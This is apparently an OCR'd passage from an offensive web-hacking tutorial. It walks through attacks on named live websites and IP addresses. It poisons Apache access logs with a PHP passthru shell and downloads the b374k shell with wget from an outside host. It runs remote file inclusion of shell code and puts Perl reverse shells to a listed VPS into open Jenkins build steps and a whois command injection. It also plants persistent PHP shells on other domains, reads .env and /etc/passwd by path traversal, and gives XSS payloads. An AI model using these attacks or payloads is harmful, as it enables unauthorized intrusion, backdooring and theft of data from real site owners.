
To find out the web path, besides looking at error messages, we can also search for a phpinfo script on the server.

We tried: https://rumahsunatkendal.com/g/phpinfo.php (not found), then https://rumahsunatkendal.com/g/info.php and phpinfo was found there.

Next, we will try to plant a PHP shell on that site using the Apache access log from the rumahsunatkendal website itself.

We checked if cPanel is installed by visiting: https://rumahsunatkendal.com/cpanel (found).


The typical access log location on websites using cPanel follows this pattern: /home/(username)/access-logs/(website_name)-ssl_log



In this case, the access log location is: /home/rumahsunatkendal/access-logs/rumahsunatkendal.com-ssl_log

We tried to read that file through the browser and it succeeded:

What is the Apache access log?




The Apache access log is a log file automatically created by the Apache web server to record every request coming into the server. Simply put, every time someone visits your website, clicks an image, or downloads a file, Apache will write one line of detail about that event to this file.

Looking at the web display above, we can see the web browser user agent in the access log, e.g.: "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"

So logically, we can plant a shell on the server by poisoning this Apache access log by changing our browser user agent to PHP code. We will use Google Chrome.

Open Google Chrome, we will install the User-Agent Switcher for Chrome extension.



In the New User-Agent String field, we fill it with a combination of HTML and PHP code:

```
<pre><?php passthru($_GET['cmd']); ?></pre>
```


Notice that we added a fake browser user agent as PHP code: <?php passthru($_GET['cmd']); ?>

This code will take the cmd variable from the URL and then execute it on the server using the passthru function. In other words, this is a mini shell that we will plant on the server. The <pre> tag is used to display strings as-is, like in a terminal.

Before visiting https://rumahsunatkendal.com/g, activate the user agent we named earlier (in this example: lfi).

Then we tried again through the browser to check if it was successfully added to the Apache access log, using the easily visible command cat /etc/passwd:


Result: our Linux command executed successfully:



Next, we will try to plant a larger PHP shell. We will try downloading the PHP shell becak (b374k) from https://indofids.com/skrip/b.txt to this web server.

We will run the Linux command: wget <your php shell url – in txt file> -O /home/rumahsunatkendal/public_html/g/b.php

Finally, we were able to download the PHP shell file on the server, accessed at: https://rumahsunatkendal.com/g/b.php



We can enter Linux commands and browse the server contents more freely with this PHP shell.

Examples of other websites with LFI bugs:

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//var/www/portal-serpel-2024/.env

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//etc/passwd

https://pelaut.dephub.go.id/download/umum?nama_file=../../../../../../../../../..//etc/issue

3. Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is a security vulnerability that allows an attacker to include and execute files from an external (remote) server into the target web application.

Unlike Command Injection which inserts terminal commands, RFI inserts entire code files (usually containing malicious scripts or backdoors) that the server then treats as part of the original application code.

These functions are designed to insert content from other files into the currently running script. If the variable within them can be manipulated to point to an external URL, attackers can execute their own PHP code on your server:

include(): Includes a file. If not found, only a warning appears and the script continues.


include_once(): Same as include, but ensures the file is loaded only once.

require(): Includes a file. If not found, the script stops completely (fatal error). require_once(): Same as require, but loaded only once.

In this example, we will use the same website since it is also vulnerable to RFI. We can check by including Google in the page parameter:

https://rumahsunatkendal.com/g/index.php?page=https://google.com/?

Result:




Next, we will try including from a web address we have prepared: https://indofids.com/skrip/s.txt

It contains source code combining HTML and PHP useful for executing shell commands:

```
<?php
$cmd = $_GET['cmd'];
if (!empty($cmd)) {
    echo "<pre>";
    passthru($cmd);
}
?>
```

Type this in the browser: https://rumahsunatkendal.com/g/index.php?page=https://indofids.com/skrip/s.txt&cmd=id

Result:



We successfully executed a Linux command on that server, meaning we have taken over the web server but with privileges still limited to the web user: rumahsunatkendal.

4. Command Injection

Command Injection is one of the most dangerous security vulnerabilities in web applications. This vulnerability occurs when an attacker successfully inserts and executes operating system (OS) commands on the server running the application.

Simply put, the attacker "tricks" the application into running terminal commands (like in Linux Terminal or Windows Command Prompt) that should not be publicly accessible.

Here are some examples of websites affected by command injection:

http://120.241.74.147:8084/

http://3.68.89.113:8080/

Both websites use the Jenkins web application without password protection.

Leaving Jenkins without password protection is extremely dangerous because Jenkins is not just an ordinary web application, but an automation system that has full control over your software development infrastructure.

One reason why Jenkins without a password is an "open door" for hackers is that it can lead to command injection.


For example, we will exploit one of the servers with the Jenkins web application above: http://3.68.89.113:8080/view/all/newJob

Steps: 1. Click on "new item" menu. 2. Enter any item name, select Build a free-style software project, click OK. 3. Under Add Build Step, select "Execute Shell". 4. To get a reverse shell from this Jenkins server, prepare a netcat listener on our public VPS server: nc -l -p 8080 -v. 5. Back in Jenkins, in the Command field, enter the reverse shell command to our VPS (e.g., IP: 180.250.113.149).

Enter the Linux command:

```
perl -e 'use Socket;$i="180.250.113.149";
$p=8080;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
exec("/bin/sh -i");};'
```

Then click Save. 6. Click Build Now. 7. If successful, we will get shell access on our VPS server:




Here we gained access as root because the Jenkins application on this server was run by the root user.

Another example is this web: http://144.123.43.78:9208/jenkins/

Follow the same steps as above. We can see we gained shell access on that server:

Here we got a shell with user: jenkins because Jenkins was run as the jenkins user.

Another web application that sometimes has command injection vulnerabilities is the whois lookup web application. It actually runs the Linux command: whois domain_name.com. By manipulating the domain name input by adding a semicolon (;) followed by a command, if the web application does not sanitize the input, it will be vulnerable to command injection.




Example of a whois lookup website vulnerable to command injection: http://131.153.174.14/

To test if we can get a reverse shell from this site, we log into syncrumlogistics.com and use netcat to receive the reverse shell on port 110: nc -l -p 110 -v

On the domain name input, we manipulate it like this:

```
x.com;perl -e 'use Socket;$i="180.250.113.149";
$p=110;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){
open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");
exec("/bin/sh -i");};'
```

Result:



We successfully got a reverse shell from the server and are free to type Linux commands that will be executed on the server.

Active directory: /var/www/vhosts/whois.edu.pl

To see other domains on this server: ls /var/www/vhosts

Found 2 other domains: e2e4.news, plagiarisma.net, whois.edu.pl

One is already inactive. To maintain access, we will plant a PHP shell on plagiarisma.net, download a PHP shell, and unzip it.

The installed PHP shell: https://plagiarisma.net/users/data.php

To find more, you can search on Bing: intitle:"Domain WHOIS Lookup"

5. Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) is a type of cyber security vulnerability that occurs when an attacker successfully injects code (usually JavaScript) into a web page viewed by other users.

Simply put, XSS tricks a trusted website into sending malicious scripts to the victim's browser. Because the browser believes the script comes from a safe site, it will execute it without suspicion.

Here is an example of a website vulnerable to XSS: http://jewishvaluesonline.com/

This website allows an attacker to input HTML code and JavaScript in the search field.

For example, in the search field, we input: <h1><marquee>THIS SITE IS HACKED</marquee></h1>

A scrolling text will appear: THIS SITE IS HACKED

How about JavaScript? Let's try entering: <script>alert("HACKED");</script>

A HACKED pop-up will appear on the website.

Next, we can try inserting an image on the website by typing this HTML code in search: <img src="https://dor.asia/tes.jpg">

6. Path Disclosure and Information Leak

In the world of web security, Path Disclosure and Information Leakage are conditions where the web application unintentionally leaks technical or sensitive data to unauthorized users.

Although often considered a "Low Risk" vulnerability, this information is very valuable for attackers to plan more fatal attacks (such as RCE or SQL Injection) or to obtain Linux usernames on the server for subsequent dictionary attacks on services or cPanel.

Path Disclosure Examples

http://www.opkthailand.com/view_product.php?id=10'

Error message: Fatal error: Call to a member function fetch_assoc() on a non-object in /home/opk/domains/opkthailand.com/public_html/view_product.php on line 7

